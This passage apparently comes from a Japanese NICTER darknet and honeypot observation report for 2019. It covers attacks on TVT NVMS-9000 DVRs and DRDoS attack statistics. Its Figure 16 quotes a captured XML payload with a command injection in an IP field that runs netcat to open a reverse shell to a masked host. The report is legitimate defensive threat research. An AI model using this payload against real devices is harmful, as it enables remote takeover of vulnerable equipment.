  <switch>true</switch>
  <filterType type="filterTypeMode">refuse</filterType>
  <filterList type="list">
    <itemType><addressType type="addressType"/></itemType>
    <item>
      <switch>true</switch>
      <addressType>ip</addressType>
      <ip>$(nc${IFS}xx.xxx.xx.xxx${IFS}31337${IFS}-e${IFS}$SHELL&)</ip>
    </item>
  </filterList>
  </content>
</request>
```

図16: 119/TCP 宛の攻撃ペイロード



図17: NVMS-9000 を狙った攻撃件数の日ごとの推移

JavaScript の中には，systemType = ”NVMS-9000” という製品の型番を伺わせる文字列が含まれていました．

これらの文字列を手がかりに調査を進めた結果，Shenzhen TVT Digital Technology 社（以下，TVT 社）が OEM 供給する製品がこれに該当することがわかりました．研究者の調査によると，TVT 社は OEM として 70 社を超える機器メーカに製品を提供しており [20]，今回我々が確認した複数のログイン画面からもこれらの機器が TVT 社の OEM 製品であることが伺えます．

この製品には脆弱性が存在し [21]，その攻撃コードは GitHub 上に公開されています．119/TCP 宛のペイロードをハニーポットで確認したところ，GitHub 上に公開されていた攻撃コードと同様のペイロード（図 16）が観測され，119/TCP 以外にも 80/TCP，81/TCP，88/TCP，8000/TCP，8080/TCP でもこのペイロードが観測されていることが確認されました（図 17）．以上の結果から，119/TCP 宛の通信は TVT 社の OEM 製品を狙ったものであることは間違いありません．しかし，今回調査したいずれの機器も 119/TCP でサービスを提供しておらず，TVT 社が OEM 供給した機器の中で，119/TCP でサービスを提供する実際の機器を特定するにはさらなる調査が必要です．

現実問題として，製品は製造の段階で供給先の要求仕様に合わせてカスタマイズされることもあれば，導入の段階で設定変更を加えて設置されることがあります．さらに運用の段階では，マルウェア感染等の攻撃によって機器の設定が変更される可能性も考えられます．ダークネットで観測する事象にはこれらの要因が複合的に作用するため，調査にはときとして一筋縄ではいかない難しさがあります．

4. DRDoS 攻撃の観測状況

DRDoS（Distributed Reflection Denial-of-Service）攻撃とは，インターネット上の DNS や NTP 等のサーバを悪用して攻撃対象に大量のパケットを送付し，攻撃対象のネットワーク帯域を圧迫する DDoS 攻撃の一種です．我々は横浜国立大学吉岡研究室と共同で，DRDoS 攻撃を観測するハニーポットである AmpPot[22, 23] の研究開発を進めています．本章では，NICTER プロジェクトで運用中の AmpPot が 2019 年に観測した DRDoS 攻撃の傾向について報告します．

本章で分析に使用する観測期間および観測規模は次のとおりです．

- 観測期間：2019 年 1 月 1 日～12 月 31 日
- 観測規模：AmpPot 9 台（Proxied モード 7 台，Agnostic モード 2 台[*15]）

DRDoS 攻撃では攻撃者から大量のパケットが送信されるため，攻撃をリフレクタの視点から観測する AmpPot も大量のパケットを観測します．そこで AmpPot では，攻撃件数や規模を把握しやすいように，AmpPot ごとに

*15. Proxied モードとは，実際のサーバプログラムをハニーポットとして用いる AmpPot のモードです．Agnostic モードとは，受信パケットに対して（そのサービスのプロトコルを無視して）大きな応答を返す AmpPot のモードです．詳細は [22, 24] を参照して下さい．

同一の攻撃対象（IP アドレス）に対する連続したパケット群をまとめて 1 件の攻撃事象として集計しています．本章で記述する攻撃件数とはこの集計に基づく件数で，上記の 9 台の AmpPot の観測結果を合計したものです．

4.1. DRDoS 攻撃の観測結果

4.1.1 攻撃件数の推移

2019 年に AmpPot が観測した日ごとの DRDoS 攻撃件数の推移を図18に示します．2019 年の 1 年間に，AmpPot は累計で約 1,917 万件，1 日平均で約 5.3 万件の攻撃を観測しました．また，同期間に AmpPot は累計で約 8 万件，1 日平均で約 232 件の日本宛の DRDoS 攻撃を観測しました．この結果から，依然として DRDoS 攻撃がインターネット上で頻繁に発生していることがわかります．

4.1.2 国・地域別の被攻撃件数の割合

国・地域別の被攻撃件数の割合を図19に示します[*16]．全攻撃の 1/3 以上がアメリカに割り当てられている IP アドレス宛の攻撃で，2 番目に多い中国を合わせると全攻撃の半数以上，さらに上位 5 カ国で全攻撃の約 2/3 を占めており，攻撃を受けている国には偏りがあることがわかります．被攻撃件数の上位 5 カ国の順序は昨年と変動はなく，日本に割り当てられている IP アドレス宛の攻撃は全体の約 0.4% でした．

4.1.3 攻撃の継続時間

AmpPot が観測した DRDoS 攻撃の継続時間の分布を図20に示します．これまでの傾向と同じく全体的に短時間の攻撃が多く，約 38% が 1 分未満，約 87% が 10 分未満の攻撃でした．一方，1 時間以上の比較的長時間にわたって観測された攻撃は，全体の約 2.6% でした．

4.1.4 攻撃に悪用されたサービス

AmpPot が観測した攻撃のうち，攻撃に悪用された回数の多い上位 10 種類のサービスを表4に示します[*17]．DRDoS 攻撃に悪用される主要なサービスは，昨年から大きな変化はありませんでしたが，2018 年末以降に Web Services Discovery（3702/UDP），2019 年 6 月以降に Apple Remote Desktop（3283/UDP）等のこれまでに悪用が確認されていないサービスを踏み台にした攻撃が観測されはじめています．

表4: DRDoS 攻撃に悪用されたサービス

ポート番号	サービス名	攻撃件数
123/UDP	NTP	10,435,435
389/UDP	CLDAP*	3,740,726
19/UDP	CharGen	2,452,788
11211/UDP	Memcached	956,646
53/UDP	DNS	376,143
1900/UDP	SSDP	274,087
161/UDP	SNMP	208,742
17/UDP	QOTD	174,970
3283/UDP	Apple Remote Desktop*	125,715
3702/UDP	Web Services Discovery*	119,548

4.2. その他の観測事象

4.2.1 マルチベクタ型の DRDoS 攻撃

複数種類の手法を組み合わせて実行するマルチベクタ型の DDoS 攻撃がセキュリティベンダのレポート等で報告されています [25]．AmpPot においても，複数のサービスを同時に悪用した攻撃事象が多く観測されています．

AmpPot が観測した攻撃について，攻撃に悪用されたサービス数の割合を 1 カ月ごとに集計したグラフを図21に示します（横軸の左端が 0.75 からはじまっていることに注意）．依然として 1 種類のサービスのみを悪用した攻撃が全体の 8 割以上を占めていますが，2019 年の間に，複数種類のサービスを悪用した攻撃の割合が増加する傾向にあることがわかります．また，2019 年 12 月には最大で 16 種類のサービスを悪用した DRDoS 攻撃が観測されています．

4.2.2 AS を標的とした DRDoS 攻撃

通常，DDoS 攻撃は攻撃対象となる IP アドレスに対して実行されますが，ネットワークや AS を攻撃対象とし，それらに属する多数の IP アドレスに対して実行される DDoS 攻撃も存在します．このような攻撃は絨毯爆撃（Carpet Bombing）型の DDoS 攻撃と呼ばれます [26]．

AmpPot においてもこのような攻撃事象が観測されており，2019 年 1 月には，ある AS 全体を狙ったと推測さ

*16. 国情報の推定には MaxMind 社（https://www.maxmind.com/）の GeoIP データベースを使用しました．

*17. 表中の * の付いたサービスは，Agnostic モードの 2 台の AmpPot のみで観測しています



図18: 日ごとの DRDoS 攻撃件数の推移（左軸：全体，右軸：日本宛）



図19: 国・地域別の被攻撃件数



図21: DRDoS 攻撃で悪用されたサービス数の月別の割合（横軸の左端が 0.75 である点に注意）



図20: 攻撃継続時間



図22: ある AS 宛の DRDoS 攻撃の時間推移

れる攻撃が観測されました．この攻撃では，同じ AS に属する 3,600 個以上の IP アドレス（/24 単位で集計すると 140 個弱，/16 単位で集計すると 5 個のネットワーク）に対して代わる代わる攻撃が実行されていました．IP アドレスごとの攻撃時刻の推移を図22に示します（ただし，紙面の都合上，3,600 個の IP アドレスのうち，100 個の IP アドレスをランダムサンプリングして図示しています）．

横軸は時刻を，縦軸は IP アドレスを表しており，図中の色がついている時刻・IP アドレスの箇所で攻撃が観測されたことを示しています．攻撃全体をみると約 7 分間（08:43〜08:50）の短い攻撃でしたが，この 7 分間に攻撃対象の IP アドレスが変わっていく様子が確認できます．また，この攻撃事例のほかにも，同 AS に対する同様の攻撃が 2019 年 1 月に少なくとも 3 回観測されていることを確認しました．

5. おわりに

2019 年のダークネット観測では，1 IP アドレスあたりの年間総観測パケット数は 2018 年と比較して約 1.5 倍の約 119 万パケットに達しました．この増加は海外組織による調査目的とみられるスキャン活動の増加が原因であり，このスキャンによるパケットだけで総観測パケットの半数を超えました．調査目的のスキャンの詳細な分析結果については別の機会に報告する予定ですが，調査目的のスキャン活動の活発化の背景には，研究者が従来の受動的な観測によるサイバー攻撃の分析から能動的なスキャンによるサイバー空間の実態把握へと移行しつつある現状があると考えられます．NICTER プロジェクトによる観測結果はこのような調査活動の影響を受けるため，我々は引き続き，調査目的のスキャンをその傾向を踏まえた上で攻撃活動と区別し，実際の攻撃活動に起因する事象を正確に分析していきたいと考えています．

一方，マルウェアの動向に目を向けると，IoT 機器を狙った攻撃活動が顕著に観測され，2019 年は機器を遠隔操作するために使用される Telnet サービスを狙った攻撃が微増したほか，機器の管理用インターフェイスを提供する Web サーバを狙ったとみられる攻撃が引き続き上位に観測されました．また詳細をみると，2018 年は IoT 機器の脆弱性を悪用する攻撃するマルウェアが増加したのに対し，2019 年は攻撃する脆弱性の数を増やして感染拡大を試みるマルウェアが増加していました．今後もこのような傾向が継続することが予想されるため，ダークネットや各種ハニーポットによる観測結果，公開されている脅威情報から得られるデータを横断的に分析し，インターネット上で発生する最新の攻撃活動に追随して分析していく必要があります．

DRDoS 攻撃の観測結果からは，DRDoS 攻撃手法のマルチベクタ化や攻撃対象の分散化といった DDoS 攻撃をより複雑にする様子が確認されました．今後も，DRDoS 攻撃をはじめとする DDoS 攻撃は，その手法が改良されながら発展していくことが予想されるため，最新の攻撃を分析するとともに，攻撃の発生を通知するアラートシステムの研究開発を通じて関連機関との情報を共有していきたいと考えています．

2019 年の観測結果を総括すると，2019 年は研究者はより能動的な観測を，攻撃者は攻撃手法の高度化・複雑化を推し進めた一年であったといえます．NICTER プロジェクトにおいても，ダークネットや各種ハニーポットによる観測，脅威情報等の分析を通じていち早く事象を捕捉し，また関連機関等と情報共有を図りながら，インシデントの低減に資する情報発信に引き続き努めていきます．

参考文献

[1] サイバーセキュリティ研究所サイバーセキュリティ研究室. NICTER 観測レポート 2018. Technical report, 国立研究開発法人情報通信研究機構, 2019.

[2] The search engine for the Internet of Things. https://www.shodan.io/.

[3] Open Port Statistics. http://openportstats.com/.

[4] サイバーセキュリティ研究所サイバーセキュリティ研究室. NICTER 観測レポート: ルータ製品の脆弱性を悪用して感染を広げる Mirai の亜種に関する活動 (2017-12-19). Technical report, 国立研究開発法人情報通信研究機構, 2017.

[5] Network Security Research Lab at 360. The Botnet Cluster on the 185.244.25.0/24. https://blog.netlab.360.com/the-botnet-cluster-on-185-244-25-0-24-en/.

[6] Orange Tsai and Meh Chang. Attacking SSL VPN - Part 1: PreAuth RCE on Palo Alto GlobalProtect, with Uber as Case Study! https://devco.re/blog/2019/07/17/attacking-ssl-vpn-part-1-PreAuth-RCE-on-Palo-Alto-GlobalProtect-with-Uber-as-case-study/.

[7] Orange Tsai and Meh Chang. Attacking SSL VPN - Part 2: Breaking the Fortigate SSL VPN. https://devco.re/blog/2019/08/09/attacking-ssl-vpn-part-2-breaking-the-Fortigate-ssl-vpn/.

[8] Orange Tsai and Meh Chang. Attacking SSL VPN - Part 3: The Golden Pulse Secure SSL VPN RCE Chain, with Twitter as Case Study! https://devco.re/blog/2019/09/02/attacking-ssl-vpn-part-3-the-golden-Pulse-Secure-ssl-vpn-rce-chain-with-Twitter-as-case-study/.

[9] Piyokango. Twitter も影響を受けた SSL VPN 製品の脆弱性についてまとめてみた. https://piyolog.hatenadiary.jp/entry/2019/09/09/070000.

[10] Troy Mursch. OVER 14,500 PULSE SECURE VPN ENDPOINTS VULNERABLE TO CVE-2019-11510. https://badpackets.net/over-14500-pulse-secure-vpn-endpoints-vulnerable-to-cve-2019-11510/.

[11] JPCERT/CC. 複数の SSL VPN 製品の脆弱性に関する注意喚起. https://www.jpcert.or.jp/at/2019/at190033.html.

[12] 牧田大佑，島村隼平，久保正樹，井上大介. 全ポート待受型の簡易ハニーポットによるサイバー攻撃観測. In 2019 年暗号と情報セキュリティシンポジウム（SCIS2019）予稿集, pages 1–8, 2019.

[13] Pulse Secure VPN servers vulnerable to CVE-2019-11510 by country –Week of 2019-09-08 Scan Results. https://docs.google.com/spreadsheets/d/1Rrm_yIOnsMBiThVIvG4gyJl5sJW9tTlIgXifzsMKtjQ.

[14] Pulse Secure VPN servers vulnerable to CVE-2019-11510 by country –2019-12-27 Scan Results. https://docs.google.com/spreadsheets/d/1C5ZaCYjhMYw_0fGH6B3dH1NhPLf_N_dGeLCXMbgalbk.

[15] Masafumi Negishi. https://twitter.com/MasafumiNegishi/status/1175988802805846016.

[16] IIJ Sect. Wikipedia, Twitch, Blizzard への DDoS 攻撃. https://sect.iij.ad.jp/d/2019/09/175257.html.

[17] Network Security Research Lab at 360. The new developments Of the FBot. https://blog.netlab.360.com/the-new-developments-of-the-fbot-en/.

[18] PaloAlto Networks. New Mirai Variant Adds 8 New Exploits, Targets Additional IoT Devices. https://unit42.paloaltonetworks.com/new-mirai-variant-adds-8-new-exploits-targets-additional-iot-devices/.

[19] F5 Networks. Echobot Malware Now up to 71 Exploits, Targeting SCADA. https://www.f5.com/labs/articles/threat-intelligence/echobot-malware-now-up-to-71-exploits--targeting-scada.

[20] John Honovich . A List Of TVT's 79 DVR OEMs. https://ipvm.com/forums/video-surveillance/topics/a-list-of-tvt-s-79-dvr-oems.

[21] Shenzhen TVT Digital Technology Co., Ltd. Notification of Critical Vulnerabilities. http://en.tvt.net.cn/news/227.html.

[22] Lukas Krämer, Johannes Krupp, Daisuke Makita, Tomomi Nishizoe, Takashi Koide, Katsunari Yoshioka, and Christian Rossow. Amppot: Monitoring and defending against amplification ddos attacks. In International Workshop on Recent Advances in Intrusion Detection, pages 615–636. Springer, 2015.

[23] 横浜国立大学情報・物理セキュリティ研究拠点. AmpPot: Honeypot for Monitoring Amplification DDoS Attack. http://ipsr.ynu.ac.jp/dos/.

[24] 西添友美，牧田大佑，吉岡克成，松本勉. プロトコル非準拠ハニーポットを用いた新種の DRDoS 攻撃の早期検知. 電子情報通信学会技術研究報告, 116(522):13–18, 2017.

[25] Marek Majkowski. The rise of multivector DDoS attacks. https://blog.cloudflare.com/the-rise-of-multivector-amplifications/.

[26] Steinthor Bjarnason. DDoS defences in the terabit era: Attack trends, carpet bombing. https://blog.apnic.net/2018/12/04/ddos-defences-in-the-terabit-era-attack-trends-carpet-bombing/.

更新履歴

- 2021 年 2 月 16 日：2019 年の観測パケットの重複カウントが判明したため，重複を排除し，統計値を再集計しました．再集計に伴い，本レポート内の表 1，図 1，図 2，および，それらの値を参照している箇所を修正しています．
  - (修正前) 2019 年年間総観測パケット数約 3,279 億，1IP アドレスあたりの年間総観測パケット数約 1,209,112
  - (修正後) 2019 年年間総観測パケット数約 3,220 億，1IP アドレスあたりの年間総観測パケット数約 1,187,935

.